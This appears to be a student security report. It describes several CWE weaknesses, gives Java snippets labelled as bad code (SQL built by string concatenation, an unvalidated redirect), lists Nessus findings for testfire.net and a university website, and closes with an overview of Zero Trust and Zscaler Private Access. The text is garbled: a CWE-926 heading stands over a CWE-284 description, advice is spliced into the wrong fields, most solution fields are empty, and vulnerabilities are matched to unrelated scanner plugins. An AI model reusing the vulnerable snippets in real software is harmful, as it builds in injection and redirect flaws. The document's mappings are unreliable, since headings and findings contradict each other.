Exposure of Sensitive Information to an Unauthorized Actor (CWE-200) is a security vulnerability that occurs when an application unintentionally reveals confidential or sensitive information to users who are not authorized to access it. This vulnerability can occur when systems fail to properly protect sensitive data such as **user credentials, personal information, system configuration files, encryption keys, or internal application details**.

Many applications handle large amounts of sensitive data during normal operations. If this data is not properly secured, attackers may gain access through various methods such as **improper access control, weak encryption, misconfigured permissions, or insecure data transmission**. When sensitive information is exposed, attackers can use that information to perform further attacks against the system.

For example, a web application may display detailed **error messages** when a failure occurs. These error messages may contain internal information such as database queries, server file paths, or system configuration details. An attacker who views these messages can gather valuable information about the system architecture and identify potential weaknesses.

Another common example occurs when applications store sensitive information in **plain text** within configuration files, logs, or databases. If an attacker gains access to these files, they may obtain confidential information such as passwords, API keys, or authentication tokens.

Sensitive information exposure may also occur during **data transmission**. If applications transmit sensitive data over insecure channels without encryption, attackers may intercept the data using network monitoring tools. This can lead to the disclosure of private user information or business-critical data.

CWE-200 vulnerabilities are commonly found in **web applications, cloud services, logging systems, and database configurations** where sensitive information is processed or stored. Without proper security controls, attackers can exploit these weaknesses to gather confidential information and compromise system security.

To prevent this vulnerability, organizations must implement strong data protection mechanisms, secure communication channels, and strict access control policies to ensure that sensitive information is only accessible to authorized users.

Business Impact:

When sensitive information exposure vulnerabilities exist in production systems, they can create serious risks for organizations.

Unauthorized users may gain access to confidential data such as **user credentials, personal records, financial information, or internal system configurations**. This can lead to identity theft, fraud, or further cyberattacks.

Data breaches may occur if attackers successfully retrieve sensitive information from the system. This can result in the leakage of customer data, intellectual property, or business secrets.

System compromise may also occur if attackers obtain information such as **API keys, database credentials, or encryption keys**, which can be used to gain deeper access into the system infrastructure.

Reputation damage is another major consequence. Customers may lose trust in the organization if their personal or financial information is exposed.

From a business perspective, this vulnerability can lead to **financial losses, regulatory penalties, legal consequences, operational disruption, and damage to brand reputation**, especially for organizations that handle sensitive customer data or financial transactions.

Example Language: **Java** *(bad code)*

```java
public BankAccount getUserBankAccount(String username, String accountNumber) {
  BankAccount userAccount = null;
  String query = null;
  try {
    if (isAuthorizedUser(username)) {
      query = "SELECT * FROM accounts WHERE owner = "
      + username + " AND accountID = " + accountNumber;
      DatabaseManager dbManager = new DatabaseManager();
      Connection conn = dbManager.getConnection();
      Statement stmt = conn.createStatement();
      ResultSet queryResult = stmt.executeQuery(query);
      userAccount = (BankAccount)queryResult.getObject(accountNumber);
    }
  } catch (SQLException ex) {
    String logMessage = "Unable to retrieve account information from database,\nquery: " + query;
    Logger.getLogger(BankManager.class.getName()).log(Level.SEVERE, logMessage, ex);
  }
  return userAccount;
}
```

Recommendation:

1. Protect Sensitive Data with Encryption:
Sensitive information such as passwords, personal data, and encryption keys should be encrypted both during storage and transmission.

2. Implement Proper Access Control:
Applications should ensure that only authorized users can access sensitive information using strong authentication and authorization mechanisms.

3. Avoid Detailed Error Messages:
Error messages displayed to users should not reveal internal system details such as file paths, database queries, or configuration information.

4. Secure Data Transmission:
Use secure communication protocols such as **HTTPS, TLS, or SSL** to protect sensitive information during network transmission.

5. Monitor and Audit System Activity:
Organizations should regularly monitor system logs and audit data access activities to detect unauthorized attempts to access sensitive information.

8.

Vulnerability Name: Improper Export of Android Application Components

CWE: CWE – 926

OWASP Category: A08:2025 Software or Data Integrity Failures

Description:

Improper Access Control (CWE-284) is a security vulnerability that occurs when an application fails to properly restrict user access to system resources. Access control mechanisms are designed to ensure that only authorized users can view, modify, or execute specific files, directories, or system functions. When these controls are weak or incorrectly implemented, attackers may gain unauthorized access to protected resources.

This vulnerability typically occurs when applications do not properly verify user identity or fail to enforce authorization checks before granting access to sensitive operations. As a result,

attackers may bypass security restrictions and access data or system functions that should only be available to privileged users.

For example, a web application may contain an administrative panel that allows administrators to manage user accounts or system settings. If proper access control checks are not implemented, a regular user may manipulate the application request and access the administrator page directly. This allows unauthorized users to perform privileged actions such as modifying data, deleting records, or changing system configurations.

Improper access control vulnerabilities can also occur when applications rely only on client-side checks or hidden URLs for protecting sensitive resources. Attackers can easily bypass these protections by modifying HTTP requests or directly accessing restricted endpoints.

This vulnerability is commonly found in **web applications, APIs, file management systems, and cloud-based platforms** where sensitive data and system operations require strict authorization controls. If access restrictions are not properly enforced, attackers can exploit these weaknesses to gain unauthorized privileges.

To prevent improper access control vulnerabilities, developers must ensure that every request is validated and verified using strong authentication and authorization mechanisms. Access to sensitive resources should always be controlled based on user roles and permissions.

Business Impact:

Improper access control can have serious consequences for organizations.

Unauthorized users may gain access to confidential data such as user records, financial information, or internal system configurations. This may lead to data breaches and exposure of sensitive information.

Attackers may also modify or delete important data if they gain access to protected system functions. This can compromise data integrity and affect business operations.

System compromise may occur if attackers gain administrative privileges and perform unauthorized actions within the system environment.

Service disruption may also occur if attackers manipulate system settings or delete critical application files.

From a business perspective, improper access control vulnerabilities can lead to **data breaches, financial loss, legal consequences, reputational damage, and loss of customer trust**.

Recommendation:

1. Implement Strong Authentication:
Ensure that users must authenticate using secure methods such as passwords, multi-factor authentication, or identity verification.

2. Enforce Role-Based Access Control (RBAC):
Applications should restrict access based on user roles so that users can only access resources required for their tasks.

3. Perform Server-Side Authorization Checks:
All access control checks must be implemented on the server side rather than relying only on client-side validation.

4. Restrict Access to Sensitive URLs:
Administrative or sensitive endpoints should only be accessible to authorized users.

5. Monitor Access Logs:
Organizations should monitor system logs to detect unauthorized access attempts or suspicious user activity.

Example Language: **Java** *(bad code)*

```java
public class RedirectServlet extends HttpServlet {
  protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    String query = request.getQueryString();
    if (query.contains("url")) {
      String url = request.getParameter("url");
      response.sendRedirect(url);
    }
  }
}
```

Stage – 2

Overview: -

An overview of a Nessus scan typically involves the following key steps and aspects:

1.Preparation: Define Objectives: Determine the scope and objectives of the scan. What systems or networks do you want to assess, and what specific vulnerabilities are you looking for?

System Access: Ensure that you have the necessary permissions and access rights to scan the target systems or networks.

1.Configuration: Set Up Scan Policy: Create a scan policy that defines the parameters of the scan, such as the types of vulnerabilities to check for, scanning frequency, and specific configurations.

Define Target Assets: Specify the IP addresses, hostnames, or network ranges of the systems you want to scan.

1.Scanning: Initiate Scan: Start the Nessus scan using the configured policy and target assets. Nessus will systematically scan the target systems for vulnerabilities based on its plugins and policies.

2.Vulnerability Identification: Nessus performs a comprehensive assessment, checking for vulnerabilities, misconfigurations, open ports, and other security issues. As the scan progresses, it categorizes vulnerabilities by severity, making it easier to prioritize remediation efforts.

1.Reporting: Nessus generates detailed reports that list the vulnerabilities discovered during the scan. Reports typically include information about the severity of each vulnerability, recommended actions for remediation, and supporting evidence. These reports can be customized and exported in various formats, such as PDF, HTML, or CSV.

1.Remediation: Review Findings: IT and security teams review the Nessus scan reports to prioritize and address the identified vulnerabilities.

Remediation Steps: Take corrective actions to fix or mitigate the vulnerabilities. This may involve applying patches, changing configurations, or implementing security measures.

1.Follow-up: Regular Scanning: Conduct periodic Nessus scans to continuously monitor the security posture of the systems and networks. This helps identify new vulnerabilities and track progress in mitigating existing ones.

Integration: Integrate Nessus with other security tools or workflows to automate the vulnerability management process and streamline the response to new findings.

1.Compliance Auditing (if applicable): If compliance checks are part of your scan policy, review compliance results and take actions to ensure systems meet the required standards and regulations.

1.Documentation: Maintain records of scan results, remediation efforts, and compliance checks for audit and reporting purposes.

1.User Training: Ensure that your IT and security teams are trained in using Nessus effectively and interpreting scan results.

Nessus scans are a critical component of proactive security, helping organizations identify and address vulnerabilities in their IT infrastructure to reduce the risk of security breaches and data compromises. The frequency and depth of scans can vary depending on an organization's security strategy and requirements.

Nessus is a popular vulnerability scanning tool used for identifying security weaknesses in computer systems and networks. It is widely utilized by security professionals and organizations to assess the security posture of their systems and to proactively identify potential

their systems and to proactively identify potential vulnerabilities that could be exploited by attackers. Here's what I understand about Nessus scans:

1. Vulnerability Assessment: Nessus performs a vulnerability assessment by scanning target systems or networks to identify security issues, such as missing patches, misconfigurations, weak passwords, and other potential weaknesses that could be exploited by attackers.

2. Network Scanning: Nessus can scan a wide range of network devices, including servers, routers, switches, firewalls, and more. It examines network services, open ports, and software running on target systems.

1. Plugin Architecture: Nessus uses a plugin-based architecture, allowing it to check for a wide variety of vulnerabilities. These plugins are regularly updated to include the latest security checks and support for new vulnerabilities.

2. Compliance Auditing: It can also be used to assess systems against various compliance standards and regulatory requirements, helping organizations ensure that their systems meet specific security standards, like PCI DSS or CIS benchmarks.

3. Customization: Nessus scans can be customized to suit the specific needs of an organization. Users can define scan policies, select the target systems, and specify the types of vulnerabilities to scan for.

1. Reporting: Nessus provides detailed reports that highlight vulnerabilities, their severity, and remediation recommendations. These reports are essential for IT and security teams to prioritize and address vulnerabilities.

1. Scanning Frequency: Organizations often perform regular Nessus scans to continuously monitor and improve their security posture. This is crucial for staying ahead of evolving threats and vulnerabilities.

2. Integration: Nessus can be integrated with other security tools and platforms, allowing organizations to automate the scanning process and streamline their vulnerability management.

3. Licensing: Nessus offers both free and commercial versions. The free version is limited in its functionality, while the commercial version provides more features and support.

1. User-Friendly Interface: Nessus offers an easy-to-use web-based interface, making it accessible to a wide range of users, from security experts to less experienced IT professionals.

It's important to note that Nessus is a valuable tool for identifying vulnerabilities, but it doesn't fix these vulnerabilities itself. It's up to the organization's IT and security teams to take the necessary steps to remediate the identified issues to enhance their security.

S. No	Vulnerability Name	Severity	Plugins
1.	Cross-site scripting (stored)	Low	Web application Scanner
2.	Broken Access Control	Medium	SSH weak HMAC Algorithms Supported
3.	SQL Injection	Medium	N/A
4.	Broken Authentication	Low	HSTS Missing from Server
5.	Insecure Direct Object Reference	Info	Service Detection
6.	Security Misconfiguration	Low	SSL cipher Block Chaining cipher suites
7.	Cross-Site Request Forgery	Low	HTTP Form-Based Authentication Detected

8.	Cleartext Transmission of Sensitive Information	Medium	Cleartext Transmission of Sensitive Information over HTTP
9.	ClickJacking	Info	HTML Rendering Layer Vulnerability

Target Website: testfire.net

Target IP Address: 54.83.41.36

Report:

VULNERABILITY NAME: Cross site scripting (stored) SEVERITY: Low When interacting with databases, use parameterized statements or prepared statements to avoid SQL injection, which can be a vector for XSS.

Sanitize and validate all user inputs and ensure that any data displayed on the web page properly encoded. Use output encoding libraries or functions to prevent script injection.

PLUGIN: web application scanner PORT: N/A

DESCRIPTION: It occurs when a malicious script is injected directly into a vulnerable web application. Reflected XSS involves the reflection of a malicious script of a web application, onto a user's browser.

SOLUTION:

BUSINESS IMPACT: The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. Later, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal

place to inject malicious content is in an area that is displayed to either many users or particularly

interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

1.VULNERABILITY NAME: Broken access control SEVERITY: medium

PLUGIN: SSH weak HMAC Algorithms supported PORT: N/A

DESCRIPTION: When access control checks are not applied consistently - or not at all - users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information exposures, denial of service, and arbitrary code execution.

SOLUTION:

Ensure that the application has a robust authentication and authorization mechanism in place. Users should be authenticated before any sensitive actions are performed, and

authorization checks should

Ensure that session management is secure. Use strong session IDs, enforce session timeouts, and regenerate session tokens after login. Implement session fixation protection to prevent session hijacking.

be conducted to verify that users have the necessary permissions for the requested operation.

BUSINESS IMPACT: wide-ranging business impact, including financial losses, reputation damage, legal consequences, operational disruption, and loss of customer trust. Addressing this

vulnerability is crucial to protect the organization and its stakeholders from these potential negative effects.

VULNERABILITY NAME: SQL injection If parameterized statements are not feasible, use proper input validation and escaping

Utilize stored procedures for database operations. This can help separate SQL code from application code and reduce the risk of SQL injection.

Implement strict input validation for all user inputs, ensuring that data adheres to the expected format and structure.

SEVERITY: medium

PLUGIN: N/A (typically would be a security testing tool) PORT: port 80/443

DESCRIPTION: The product constructs all or part of an SQL command using externally influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special

elements that could modify the intended SQL command when it is sent to a downstream component.

SOLUTION:

mechanisms to sanitize user inputs before they are used in SQL queries. This helps prevent malicious code injection.

BUSINESS IMPACT: In summary, it is crucial to underscore that CWE-89, known as SQL Injection, can exert a profound and diverse business impact. This encompasses critical facets such as data breaches, financial setbacks, harm to reputation, legal ramifications, and operational turmoil.

Hence, the imperative of preventing and remedying SQL injection vulnerabilities cannot be overstated, as it is indispensable for fortifying the security and continuity of an organization's applications and data.

1.VULNERABILITY NAME: Broken authentication SEVERITY: Low

PLUGIN: HSTS Missing from HTTPS Server (plugin id:142960) PORT: port 443

DESCRIPTION: The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying

Implement strong authentication mechanisms, such as multi-factor authentication (MFA) or two-factor authentication (2FA), to ensure that only authorized users can access the system.

Implement proper authorization controls to ensure that users have the necessary

Deploy intrusion detection and prevention systems (IDS/IPS) to monitor and block suspicious activities related to authentication and authorization.

SOLUTION:

permissions to access specific functions or data. Use role-based access control (RBAC) to manage user privileges effectively.

BUSINESS IMPACT: To effectively mitigate the business impact of CWE-285, it is imperative that

organizations place a strong emphasis on bolstering their authentication and session management practices. This should encompass the adoption of multi-factor authentication, the secure storage of credentials, meticulous session handling, and a commitment to conducting routine security

assessments and testing. The rectification of these vulnerabilities stands as a critical imperative,

safeguarding sensitive data, user identities, and the organization's overarching security stature and reputation.

VULNERABILITY NAME: Insecure Direct object Reference SEVERITY: Info Utilize parameterized queries or prepared statements when interacting with databases. This prevents user-controlled input from being executed as SQL code.

Implement a Content Security Policy to mitigate the risk of cross-site scripting (XSS) attacks, which can be used to execute unauthorized queries.

Implement account lockout mechanisms that temporarily suspend accounts after a specified number of unauthorized access attempts to prevent brute force attacks.

PLUGIN: Service Detection (plugin id:22964) PORT: port 80/443

DESCRIPTION: Insecure Direct Object Reference (IDOR) is a vulnerability that arises when attackers can access or modify objects by manipulating identifiers used in a web application's

URLs or parameters. It occurs due to missing access control checks, which fail to verify whether a user should be allowed to access specific data.

SOLUTION:

BUSINESS IMPACT: To effectively mitigate the business impact of CWE-639, organizations must make it a top priority to fortify their access control and authorization mechanisms. This entails the implementation of robust security measures, the regular conduct of comprehensive security

assessments, and the deployment of intrusion detection systems to promptly identify and counter unauthorized access attempts. These measures stand as critical in the defence of sensitive data, the overall security of systems, and the preservation of the organization's esteemed reputation.

1.VULNERABILITY NAME: Security Misconfiguration

Implement a change management process to document and review all changes to system configurations. This helps prevent unauthorized or unintended alterations.

Follow security guidelines provided by software and hardware vendors to ensure secure configurations.

Regularly perform compliance checks against industry standards and regulations to ensure that configurations remain in compliance with security requirements.

SEVERITY: low

PLUGIN: SSL cipher Block chaining cipher suites PORT: port 443

DESCRIPTION: The product specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

SOLUTION:

BUSINESS IMPACT: To effectively lessen the business consequences stemming from CWE-732, organizations must place a strong emphasis on bolstering their configuration management practices. This involves the establishment of secure default settings, the routine conduct of comprehensive security evaluations, and the deployment of intrusion detection systems to promptly detect and address misconfigurations and vulnerabilities. These actions are of

paramount importance in safeguarding sensitive data, fortifying system security, and preserving the organization's esteemed reputation.

VULNERABILITY NAME: Cross-Site Request Forgery SEVERITY: Low Implement Synchronizer Token Patterns to include unique, randomly generated tokens in each HTTP request and validate these tokens on the server side to verify the authenticity of the request.

Utilize the Same Site attribute in cookies to restrict their usage to same-site requests only, preventing them from being sent along with cross-site requests and effectively mitigating CSRF attacks.

PLUGIN: HTTP Form-Based Authentication Detected PORT: port 8080/443

DESCRIPTION: Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a

successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

SOLUTION:

Utilize framework-specific protections

and security features to prevent CSRF attacks. Many modern web frameworks have built-in mechanisms and libraries for handling CSRF

Implement a Content Security Policy to restrict the sources from which various types of content can be loaded. By specifying the trusted sources of content, you can minimize the risk of malicious code execution and reduce the likelihood of successful CSRF attacks.

vulnerabilities effectively.

BUSINESS IMPACT: To effectively reduce the business repercussions of CWE-352, organizations must prioritize secure coding practices, including the incorporation of anti-CSRF tokens, while also conducting routine security assessments and testing to detect and rectify CSRF vulnerabilities.

Furthermore, educating users on secure browsing practices is pivotal in preventing CSRF attacks. These actions are of paramount importance in the protection of data and in upholding the trust of customers and partners.

VULNERABILITY NAME: Cleartext Transmission of Sensitive Information SEVERITY: Medium Educate users and employees on secure data handling practices, such as recognizing secure websites (look for "https") and avoiding insecure Wi-Fi networks.

Employ data masking or redaction techniques to replace sensitive data with placeholders or cryptographic representations during transmission.

Implement encryption for data in transit. Use secure encryption protocols such as TLS/SSL to protect sensitive information during transmission.

Use secure communication protocols for transmitting data, such as HTTPS for web applications, and ensure that the selected protocols are kept up to date.

PLUGIN: Cleartext Transmission of Sensitive Information over HTTP PORT: port 443

DESCRIPTION: The product transmits sensitive or security-critical data in cleartext in a

communication channel that can be sniffed by unauthorized actors. Many communication channels can be "sniffed" (monitored) by adversaries during data transmission. For example, in networking, packets can traverse many intermediary nodes from the source to the destination, whether across the internet, an internal network, the cloud, etc. Some actors might have privileged access to a

network interface or any link along the channel, such as a router, but they might not be authorized to collect the underlying data. As a result, network traffic could be sniffed by adversaries, spilling security-critical data.

SOLUTION:

BUSINESS IMPACT: To effectively reduce the business consequences associated with CWE-319,

organizations must prioritize the adoption of secure data transmission practices. This includes the utilization of encryption and robust, secure protocols. The routine conduct of security assessments and testing is pivotal in pinpointing and remedying vulnerabilities linked to data transmission.

Furthermore, the education of users on secure data handling practices plays a vital role in

proactively preventing data exposure incidents. These actions are of paramount importance in the protection of sensitive data and in preserving the trust of both customers and partners.

1.VULNERABILITY NAME: Clickjacking

SEVERITY: Info

Set the X-Frame-Options HTTP response header to deny or same-origin to control how your site can be framed. This is supported by most modern browsers.

Utilize frame-busting JavaScript code in web applications to prevent the embedding of your site within malicious frame’s. This code can disrupt clickjacking attempts.

Implement a Content Security Policy to restrict which domains can embed your site in iframes. This can help prevent unauthorized framing.

Implement additional security controls to prevent UI redress attacks, such as clickjacking, within your web application.

PLUGIN: HTML Rendering Layer Vulnerability PORT: port 80/443

DESCRIPTION: The web application does not restrict or incorrectly restricts frame objects or UI layers that belong to another application or domain, which can lead to user confusion about which interface the user is interacting with.

SOLUTION:

BUSINESS IMPACT: To effectively reduce the business consequences resulting from CWE-1021, organizations must prioritize the implementation of protective measures, such as frame-busting

code. Simultaneously, educating users on safe browsing practices plays a crucial role in preventing clickjacking incidents. Additionally, routine security assessments and testing are pivotal for

identifying and mitigating vulnerabilities associated with clickjacking. These actions are of

paramount importance in upholding user trust, ensuring data protection, and safeguarding the organization's reputation.

VULNERABILITY NAME: web server allows password auto-completion SEVERITY: Low Implement secure password storage mechanisms, such as using strong and salted cryptographic hashing algorithms like crypt or script.

Implement robust encryption key management practices, including secure key storage, key rotation, and access controls.

Utilize well-established and proven cryptographic libraries and algorithms for encryption and decryption.

PLUGIN: SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) PORT: port 443

DESCRIPTION: Weaknesses in this category are related to the design and implementation of data

confidentiality and integrity. Frequently these deal with the use of encoding techniques, encryption libraries, and hashing algorithms. The weaknesses in this category could lead to a degradation of

the quality data if they are not addressed.

SOLUTION:

Use secure encryption protocols, like

TLS/SSL, for data transmission over networks to protect data in transit

BUSINESS IMPACT: To effectively lessen the business consequences associated with CWE-310,

S.no	VULNERABILITY NAME	SEVERITY	PLUGINS
1	Cross-site scripting (DOM based XSS)	Medium	Multiple XSS
2	jQuery 1.3<3.5.0 Multiple XSS	Medium	CGI Abuse: XSS
3	Information exposure (web server HTTP header internal IP disclosure)	Low	Webserver HTTP Header Internal IP Disclosure
4	Information exposure (SSL (Multiple Issues))	Info	SSL Certificate Information
5	Information exposure (HTTP (Multiple Issues))	Info	HTTP Information
6	OS identification failed	Info	TCP/IP Remote Probing

TARGET WEBSITE: vit.ac.in

TARGET IP ADDRESS: 122.184.65.22

Report:

1. VULNERABILITY NAME: Cross-site scripting (DOM based XSS) SEVERITY: Medium

PLUGIN: Multiple XSS PORT: port 443

DESCRIPTION: It occurs when a malicious script is injected directly into a vulnerable web application. Reflected XSS involves the reflection of a malicious script of a web application, onto a user's browser. DOM-XSS: DOM stands for Document Object Model and is a programming

interface for HTML and XML documents. It represents that programs can change the document structure, style and content. A webpage is a document, and this document can be either displayed in the browser window or as the HTML Source.

When interacting with databases, use parameterized statements or prepared statements to avoid SQL injection, which can be a vector for XSS.

Sanitize and validate all user inputs and ensure that any data displayed on the web page is properly encoded. Use output encoding libraries or functions to prevent script injection.

Avoid using DOM manipulation methods that can introduce vulnerabilities. Be cautious with inner HTML, document. Write, and other methods that can execute scripts.

Consider using well-established JavaScript frameworks and libraries that include built- in security features to prevent DOM XSS.

SOLUTION:

BUSINESS IMPACT: The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. Later, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area displayed to many users or particularly interesting

users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

1.VULNERABILITY NAME: jQuery 1.2 < 3.5.0 Multiple XSS

SEVERITY: Medium

PLUGIN: CGI Abuse: XSS

PORT: port 443

DESCRIPTION: It occurs when a malicious script is injected directly into a vulnerable web application. Reflected XSS involves the reflection of a malicious script of a web application, onto a user's browser. Stored XSS (Persistent XSS): In this type of attack, the malicious script is permanently stored on a server or in a database, often in user-generated content like comments or forum posts. When other users view the affected content, the script executes in

their browsers, potentially compromising their data or sessions. Reflected XSS: Reflected XSS occurs when the malicious script is embedded in a URL and immediately executed when a victim clicks on a manipulated link. The script is not stored on a server but is reflected off a web application, making it a one-time attack. DOM-based XSS: DOM stands for Document

Object Model and is a programming interface for HTML and XML documents. It represents that programs can change the document structure, style and content. A webpage is a document, and this document can be either displayed in the browser window or as the HTML Source.

SOLUTION:

- The most important recommendation is to update to the latest version of jQuery. Newer versions typically include security patches, bug fixes, and performance improvements.
- Stay vigilant about jQuery updates and security announcements. Subscribe to relevant security mailing lists or forums to receive notifications about new releases.
- A Content Security Policy (CSP) can help mitigate various types of client-side

- vulnerabilities, including Cross-Site Scripting (XSS). Consider implementing a CSP in your web application to restrict the sources from which scripts can be loaded.

- If updating jQuery

- is not immediately possible, review your code for potential security issues. Ensure that you are escaping or sanitizing user inputs and that you are using safe coding practices to prevent XSS and other security vulnerabilities.
- BUSINESS IMPACT: The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. Later, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area displayed to many users or particularly interesting
- users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.
- VULNERABILITY NAME: Information Exposure (Web Server HTTP Header Internal IP Disclosure) Carefully review your web server's configuration files (e.g., Apache's httpd.conf, Nginx's nginx.conf) to identify anywhere internal IP addresses are inadvertently included in
- Remove or replace any internal IP addresses in the server configuration files with appropriate placeholders or public IP addresses.
- If you use proxy servers or load balancers, ensure that they are configured to hide internal IP addresses and only expose public IP addresses instances in HTTP headers.
- Review and configure HTTP response headers (e.g., Server, X-Powered-By) to limit the exposure of server and technology details, reducing the potential for disclosing internal IP addresses.
- SEVERITY: Low
- PLUGIN: Web Server HTTP Header Internal IP Disclosure PORT: port 80
- DESCRIPTION: The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
- SOLUTION:
- HTTP response headers.

- BUSINESS IMPACT: To effectively reduce the business consequences arising from SSL issues, organizations must give utmost priority to establishing a secure SSL/TLS configuration,
- conducting frequent security assessments and testing. Adhering to data protection regulations and industry standards is imperative. These actions play a pivotal role in safeguarding sensitive data, upholding user trust, and safeguarding the organization's esteemed reputation.
- VULNERABILITY NAME: Information Exposure (SSL (Multiple Issues)) SEVERITY: Info
- PLUGIN: SSL certificate Information PORT: port 443
- DESCRIPTION: The product
- Configure your web server to use the latest and strongest encryption protocols, such as TLS 1.2 or higher. Disable outdated and insecure protocols like SSLv3.
- Implement Perfect Forward Secrecy to ensure that even if the private key is compromised, previously recorded encrypted traffic remains secure.
- Safeguard your private keys by storing them securely and ensuring they are not accessible to unauthorized parties.
- exposes sensitive information to an actor that is not explicitly authorized to have access to that information.
- SOLUTION:
- BUSINESS IMPACT: To effectively reduce the business consequences arising from SSL issues, organizations must give utmost priority to establishing a secure SSL/TLS configuration,
- conducting frequent security assessments and testing. Adhering to data protection regulations and industry standards is imperative. These actions play a pivotal role in safeguarding sensitive data, upholding user trust, and safeguarding the organization's esteemed reputation.

- VULNERABILITY NAME: Information Exposure (HTTP (Multiple Issues)) SEVERITY: Info Minimize the use of unnecessary redirects as they can increase page load times. Use 301 (permanent) redirects for consistent content.
- Regularly check for broken links (404 errors) and fix them to ensure users find the content they are looking for.
- Properly configure CORS to control which domains are allowed to make requests to your server.
- Migrate your website from HTTP to HTTPS to ensure secure data transmission. This is essential for user trust and search engine ranking.
- PLUGIN: HTTP information PORT: port 80 /443
- DESCRIPTION: The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information
- SOLUTION:
- BUSINESS IMPACT: To effectively reduce the business repercussions of HTTP issues,
- organizations must place a strong emphasis on ongoing monitoring and enhancement of their web services. Consistent performance testing and security assessments, coupled with proactive maintenance, are indispensable to ensure a seamless and secure online presence. Furthermore, offering timely and helpful customer support and transparent communication when HTTP
- issues arise is instrumental in mitigating adverse effects on user trust and satisfaction.
- VULNERABILITY NAME: OS Identification Failed SEVERITY: Info

Minimize the use of unnecessary redirects as they can increase page load times. Use 301 (permanent) redirects for consistent content.

Regularly check for broken links (404 errors) and fix them to ensure users find the content they are looking for.

Properly configure CORS to control which domains are allowed to make requests to your server.

Migrate your website from HTTP to HTTPS to ensure secure data transmission. This is essential for user trust and search engine ranking.

PLUGIN: TCP/IP remote probing PORT: N/A

DESCRIPTION: OS identification failed refers to the inability of a system or software to

accurately recognize the operating system running on a device or network. This issue can result from various factors such as misconfigurations, network issues, or compatibility problems. The failure to identify the OS correctly can lead to security vulnerabilities, hindered software

updates, and potential operational disruptions. Resolving this issue promptly is crucial to ensure accurate security measures and the smooth functioning of the system or network.

SOLUTION:

BUSINESS IMPACT: It may lead to operational inefficiencies, potential security vulnerabilities, non-compliance with industry regulations, and a possible loss of customer trust. Such failures could result in downtime, compromised data security, regulatory penalties, and damage to the company's reputation, potentially leading to financial losses and decreased market competitiveness. Resolving this issue promptly is crucial to mitigate these risks and maintain the smooth functioning of the organization

Stage – 3

Title:

Enforce least-privilege access through identity-aware, application-specific access policies using Zscaler Private Access (ZPA).

Zero Trust Network Access (ZTNA)

Zero Trust Network Access (ZTNA) is a cybersecurity framework that shifts access control from a network-centric model to an identity-centric model. The foundational principle of ZTNA is "never trust, always verify," meaning that no user or device is trusted by default, regardless of whether they are connecting from inside or outside the corporate network. Unlike traditional remote access solutions that grant users broad access to the entire network, ZTNA creates a secure, application-specific tunnel between the user and the resources they are authorized to access. This ensures that the application remains invisible to unauthorized users and the broader internet, effectively shrinking the attack surface and eliminating the risk of lateral movement across the network.

Zscaler Private Access (ZPA)

Zscaler Private Access (ZPA) is a cloud-delivered ZTNA solution that provides identity- and context-based access to private applications without granting network-level access. ZPA operates on a "service-initiated" model, where users connect to the Zscaler cloud, and the cloud brokers a secure connection to the specific application via ZPA App Connectors deployed in the data center or cloud environment. Because ZPA never places the user on the corporate network, internal IP addresses and network infrastructure are completely hidden. Access policies are dynamically enforced based on user identity, group membership, device posture, and location, ensuring that each user sees only the applications they are explicitly permitted to use.

Principle of Least Privilege

The principle of least privilege (PoLP) is a security concept in which a user, device, or process is granted only the minimum levels of access—or permissions—necessary to perform its function. In the context of network security, this means moving away from "fat" network access (where authenticated users can reach large segments of the network) to "thin," application-specific access. By enforcing least privilege through ZPA, organizations ensure that even if a user's credentials are compromised, the attacker cannot pivot to other systems because the network itself is invisible and inaccessible. This principle is foundational to reducing insider threats and limiting blast radius during a security incident.

Identity-Aware Access

Identity-aware access is a security model that bases access decisions on who the user is, rather than where they are connecting from. ZPA integrates directly with existing identity providers (IdPs) such as Microsoft Active Directory, Azure AD, Okta, or Ping Identity. This integration allows security teams to leverage existing user attributes, group memberships, and roles to build granular access policies. For example, a policy can state that only members of the "Finance" group, using a company-managed device, can access the "SAP Finance" application during business hours. This ensures that access is tightly coupled with the user's identity and context, reducing reliance on static IP addresses or network segments.

Application-Specific Access Policies

Application-specific access policies are the core enforcement mechanism within ZPA. Instead of creating rules that allow traffic to entire subnets or IP ranges, administrators define policies that target individual applications or groups of applications. These policies are written in plain language logic and can incorporate multiple conditions, including user identity, device posture, location, and time of day. ZPA allows for the segmentation of internal applications—such as HR systems, internal wikis, development servers, and database interfaces—so that each application has its own unique access policy. This micro-segmentation ensures that a user authenticated for one application has no visibility or connectivity to any other application.

ZPA Architecture and Components

The ZPA architecture is composed of several key components that work together to provide secure, scalable access:

1. Zscaler Cloud (Service Edge): A globally distributed cloud platform that acts as the broker between users and applications. It handles authentication, policy enforcement, and connection brokering without sitting in the data path.

2. App Connectors: Lightweight software VMs or containers deployed within the private data center or cloud environments. These connectors initiate outbound connections to the Zscaler cloud, eliminating the need for inbound firewall rules. They establish secure tunnels to the ZPA edge and forward traffic to the internal applications.

